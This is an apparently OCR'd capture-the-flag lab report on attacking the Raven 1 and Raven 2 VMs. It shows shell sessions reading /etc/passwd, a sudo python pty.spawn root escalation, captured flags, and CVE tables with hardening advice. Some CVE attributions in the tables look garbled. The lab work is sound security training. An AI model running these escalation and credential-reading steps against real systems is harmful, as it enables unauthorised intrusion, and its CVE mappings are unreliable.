
Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

report by **Paul Barrett**

Network Topology & Critical Vulnerabilities

Network Topology



Network
Address Range: **192.168.1.1/24**
Netmask: **255.255.255.0**
Gateway: **10.0.0.1**

Machines

IPv4: **192.168.1.1**
OS: Microsoft **Windows 10**
Hostname: ML-RefVm-684427
Azure Host Machine

IPv4: **192.168.1.90**
OS: Kali Linux 5.4.0
Hostname: **Kali**
(Attack Machine)

IPv4: **192.168.1.100**
OS: Ubuntu Linux
Hostname: ELK Stack

IPv4: **192.168.1.110**
OS: **Linux 3.16.0-6-amd64**
Hostname: **TARGET1**

IPv4: **192.168.1.115**
OS: **Linux 3.16.0-6-amd64**
Hostname: **TARGET2**

Red Team
Critical Vulnerabilities

Target 1 – 4 flags found

Flag 1

```
256                        </div>
257                    </div>
258                </div>
259            </div>
260        </footer>
261        <!-- End footer Area -->
262        <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
```

```
<!— End footer Area —>
<!— flag1{b9bbcb33e11b80be759c4e844862482d} —>
```

```
michael:x:1000:1000:michael,,,:/home/michael:/bin/bash
smmta:x:108:114:Mail Transfer Agent,,,:/var/lib/sendmail:/bin/false
smmsp:x:109:115:Mail Submission Program,,,:/var/lib/sendmail:/bin/false
mysql:x:110:116:MySQL Server,,,:/nonexistent:/bin/false
steven:x:1001:1001::/home/steven:/bin/sh
vagrant:x:1002:1002:,,,:/home/vagrant:/bin/bash
michael@target1:/etc$ cat passwd-
cat: passwd-: Permission denied
michael@target1:/etc$ cd mysql/
michael@target1:/etc/mysql$ ls
conf.d  debian.cnf  debian-start  my.cnf
michael@target1:/etc/mysql$ cd ..
michael@target1:/etc$ cd ..
michael@target1:/$ pwd
/
michael@target1:/$ cd /var/www/
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

3 Users Identified

Flag 2

```
        | flag3        |             | draft       | open             | open             |
|       |              |             | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |
|       |            0 | http://raven.local/wordpress/?p=4
0 | post      |                      |           0 |
    1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2
```

Flag 4

```
        | flag4        |             | inherit     | closed           | closed           |
| 4-revision-v1 |              |             | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 |
|       |            4 | http://raven.local/wordpress/index.php/2018/08/12/4-revision-v1
0 | revision  |                      |           0 |
    2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf931227
```

Flag 3

```
User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty; pty.spawn("/bin/sh")'
# whoami
root
# ls -alt
total 8
drwxr-xr-x 5 root root 4096 Jun 24 07:10 ..
drwxr-xr-x 2 root root 4096 Aug 13  2018 .
# cd /root
# ls
flag4.txt
# cat flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
#
```

Limited root access

In this Network,

The #1

cause that led to other successful cyber attacks…

Vulnerability	Description	Attack Impact
Simplistic Usernames	First name, short names, or similar information can be easily socially engineered	‘michael’, ‘steven’ and ‘vagrant’ are all predictable names that can be discovered by social engineering. In conjunction with a simple/ weak password, file/folder access can be attained.
Weak Passwords **CWE-521**	Commonly used passwords such as simple words, and the lack of password complexity, such as the inclusion of symbols, numbers and capitals.	System access could be discovered by social engineering. https://thycotic.com/resources/password-strength-checker/ suggests that the passwords used for Michael, Steven and Vagrant could be cracked in only milliseconds by a computer.

Successful attack results of Target 1

I have identified **12 Critical Vulnerabilities** on the Target 1 Network. These can be found within Appendix XYZ

1. Simplistic Usernames _____ 10/10 Vulnerability
2. Weak Passwords _____ Top 25 Most Dangerous Software Weaknesses
3. Root Accessibility _____ 10/10 Vulnerability
4. Regsvc **(CVE-2020-25213)** _____ CVSS Score **9.8**
5. Port 139 **(CVE-2017-0143)** _____ Nist Score **8.1**
6. Port 445 **(CVE-2020-0796)** _____ Nist Score **10.0**
7. Port 111 **(CVE-2017-8779)** _____ CVSS Score **7.8**
8. Port 80 **(CVE-2019-6579)** _____ CVSS Score **7.5**
9. SSH Access **(CVE-1999-0013)** ___ CVSS Score **7.5**
10. Port 22 **(CVE-2018-6082)** _____ CVSS Score **4.3**
11. Index Access **(CWE-548)** _____ Nist Score **4.3**
12. Brute Force Capabilities

Critical Vulnerabilities: Target 1

My assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Simplistic Usernames	First name, short names, or similar information can be easily socially engineered	'michael', 'steven' and 'vagrant' are all predictable names that can be discovered by social engineering. In conjunction with a simple/ weak password, file/folder access can be attained. **Harden by establishing user name policy.**
Weak Passwords **CWE-521**	Commonly used passwords such as simple words, and the lack of password complexity, such as the inclusion of symbols, numbers and capitals.	System access could be discovered by social engineering. https://thycotic.com/resources/password-strength-checker/ suggests that the passwords used for Michael, Steven and Vagrant could be cracked in only milliseconds by a computer.
Root accessibility PSB score 10.0	Authorization to execute and command, and access any resource on the vulnerable device.	Vulnerabilities can be leveraged. Extensive potential Impact to any connected network. **Harden by disabling remote access!** [APDX002]

Critical Vulnerabilities: Target 1

critical vulnerabilities (continued)

Vulnerability	Description	Impact
Regsvc **CVE-2020-25213** CVSS score 9.8 Aug/Sept 2020	Using Metasploit, running the command **nmap –v –script vuln 192.168.1.110** I discovered regsvc vulnerability, with reference to wordpress/wp-login.php	Attackers can upload and execute PHP code. Using mkfile and put, PHP code can be written into wp-content files. [APDX003] Fix – patch to wordpress v5.6 (dec 2020)
Port 139 **CVE-2017-0143** Nist score 8.1	Windows SMB Remote Code Execution Vulnerability.	The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows remote attackers to execute arbitrary code via crafted packets. Hardening – refer page 24
Port 445 **CVE-2020-0796** Nist score 10.0	Microsoft Windows 10 SMB version 3.1.1 SMBGhost	Local privilege escalation exploit Fix – install Microsoft updates immediately; disable SMBv3 compression

Critical Vulnerabilities: Target 1

critical vulnerabilities (continued)

Vulnerability	Description	Impact
Port 111 **CVE-2017-8779** CVSS score **7.8**	Exploit on an open RPCBIND Port. By using Metasploit remote access is gained	RPCBIND vulnerabilities allow remote hackers to cause a DoS (Denial of Service) **Fix by applying rpcbind patch**
Port 80 **CVE-2019-6579** CVSS score **7.5**	Web servers allowing HTTP traffic on port 80/TCP or 443/TCP vulnerable to attack	An attacker with network access to the web server could execute system commands with administrative privileges **Fix by enabling and configuring a Firewall** [APDX004]
SSH Access **CVE-1999-0013** CVSS score **7.5**	Stolen Credentials from SSH clients via ssh-agent program	Other local users can gain access to remote accounts belonging to the ssh-agent user. **Harden by implementing multi factor authentication, use end to end encryption**
Port 22 **CVE-2018-6082** CVSS score **4.3**	Port 22 is included in the list of allowed FTP ports in Networking in **Google Chrome** prior to **65.0.3325.146** allowed a remote attacker to potentially enumerate internal host services via a crafted HTML page	Allows a remote attacker to potentially enumerate internal host services via a crafted HTML page **Harden by patching chrome to 87.0.4280.88**


Critical Vulnerabilities: Target 1

critical vulnerabilities (continued)

Vulnerability	Description	Impact
Index Page Access **CWE-548** Nist score 4.3	Directory Listing Vulnerability	When an attacker is presented with an "Index of/" page, information leaks are possible, and this information can be used to craft other attacks. Harden by disabling directory listing.
Vulnerability to Brute Force attack		Ability to discover password by John The Ripper or Hydra Harden by implementing multi factor authentication

Target 2 – 4 flags found


Flag 1



Flag 2

```
vagrant@target2:/home$ sudo su
root@target2:/home# sudo -l
Matching Defaults entries for root on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User root may run the following commands on raven:
    (ALL : ALL) ALL
root@target2:/home# cd ..
root@target2:/# cd ./var/www/
root@target2:/var/www# cat flag2.txt
flag2{6a8ed560f0b5358ecf844108048eb337}
root@target2:/var/www#
```

Flag 3



Flag 4

```
vagrant@target2:~
File  Actions  Edit  View  Help
./usr/share/doc/apache2-doc/manual/ja/rewrite/flags.html
./usr/share/doc/apache2-doc/manual/ko/rewrite/flags.html
./usr/share/doc/apache2-doc/manual/zh-cn/rewrite/flags.html
./usr/share/doc/apache2-doc/manual/de/rewrite/flags.html
./usr/share/doc/apache2-doc/manual/es/rewrite/flags.html
./usr/share/doc/apache2-doc/manual/da/rewrite/flags.html
./usr/share/doc/apache2-doc/manual/pt-br/rewrite/flags.html
./usr/share/doc/apache2-doc/manual/fr/rewrite/flags.html
./usr/share/doc/apache2-doc/manual/en/rewrite/flags.html
./sys/devices/pnp0/00:03/tty/ttyS0/flags
./sys/devices/pnp0/00:04/tty/ttyS1/flags
./sys/devices/virtual/net/lo/flags
./sys/devices/platform/serial8250/tty/ttyS2/flags
./sys/devices/platform/serial8250/tty/ttyS3/flags
./sys/devices/LNXSYSTM:00/LNXSYBUS:00/PNP0A03:00/device:07/VMBUS:01/vmbus_0_14/net/eth0/flags
root@target2:/# cat ./root/flag4.txt
 ___  ___  ___ ___
| _ \__ ___ _____ _ _ |_ _|_ _|
|   / _` \ V / -_) ' \ | | | |
|_|_\__,_|\_/\___|_||_|___|___|

flag4{df2bc5e951d91581467bb9a2a8ff4425}

CONGRATULATIONS on successfully rooting RavenII

I hope you enjoyed this second interation of the Raven VM

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target2:/#
```

FULL ROOT ACCESS GAINED

Successful attack results of Target 2

I have identified **12 Critical Vulnerabilities** on the Target 2 Network. These can be found within Appendix XYZ

1. Simplistic Usernames _____ 10/10 Vulnerability
2. Weak Passwords _____ Top 25 Most Dangerous Software Weaknesses
3. Root Accessibility _____ 10/10 Vulnerability
4. Regsvc **(CVE-2020-25213)** _____ CVSS Score **9.8**
5. Port 139 **(CVE-2017-0143)** _____ Nist Score **8.1**
6. Port 445 **(CVE-2020-0796)** _____ Nist Score **10.0**
7. Port 111 **(CVE-2017-8779)** _____ CVSS Score **7.8**
8. Port 80 **(CVE-2019-6579)** _____ CVSS Score **7.5**
9. SSH Access **(CVE-1999-0013)** ___ CVSS Score **7.5**
10. Port 22 **(CVE-2018-6082)** _____ CVSS Score **4.3**
11. Index Access **(CWE-548)** _____ Nist Score **4.3**
12. Brute Force Capabilities

Critical Vulnerabilities: Target 2

My assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact
Simplistic Usernames	First name, short names, or similar information can be easily socially engineered	'michael', 'steven' and 'vagrant' are all predictable names that can be discovered by social engineering. In conjunction with a simple/ weak password, file/folder access can be attained. **Harden by establishing user name policy.**
Weak Passwords **CWE-521**	Commonly used passwords such as simple words, and the lack of password complexity, such as the inclusion of symbols, numbers and capitals.	System access could be discovered by social engineering. https://thycotic.com/resources/password-strength-checker/ suggests that the passwords used for Michael, Steven and Vagrant could be cracked in only milliseconds by a computer.
Root accessibility PSB score 10.0	Authorization to execute and command, and access any resource on the vulnerable device.	Vulnerabilities can be leveraged. Extensive potential Impact to any connected network. **Harden by disabling remote access!** [APDX002]

#1

Critical Vulnerabilities: Target 2

critical vulnerabilities (continued)


Vulnerability	Description	Impact
 Regsvc **CVE-2020-25213** CVSS score 9.8 Aug/Sept 2020	Using Metasploit, running the command **nmap –v –script vuln 192.168.1.115** I discovered regsvc vulnerability, with reference to wordpress/wp-login.php	Attackers can upload and execute PHP code. Using mkfile and put, PHP code can be written into wp-content files. [APDX003] **Fix – patch to wordpress v5.6 (dec 2020)**
 **SSH Access** PSB score 10.0	SSH Access to TCP Port 22	An attacker can attempt to connect to the server via SSH. **Fix by allowing SSH access from trusted IP addresses only.**
Port 22 **CVE-2018-6082** CVSS score 4.3	Port 22 is included in the list of allowed FTP ports in Networking in **Google Chrome** prior to **65.0.3325.146** allowed a remote attacker to potentially enumerate internal host services via a crafted HTML page	Allows a remote attacker to potentially enumerate internal host services via a crafted HTML page **Harden by patching chrome to 87.0.4280.88**


Exploits Used

Exploitation: Exposed Ports and Services

Using nmap, I was able to scan for open ports and services on the target machines.

The scan revealed the same open ports and services on both **Target1** and **Target2** machines.






Exploitation: Discovering Operating Systems and MAC addresses

Using netdiscover, I was able to gain information on network MAC addresses, and the operating systems the machines were running.

Command: netdiscover –r 192.168.1.0/24

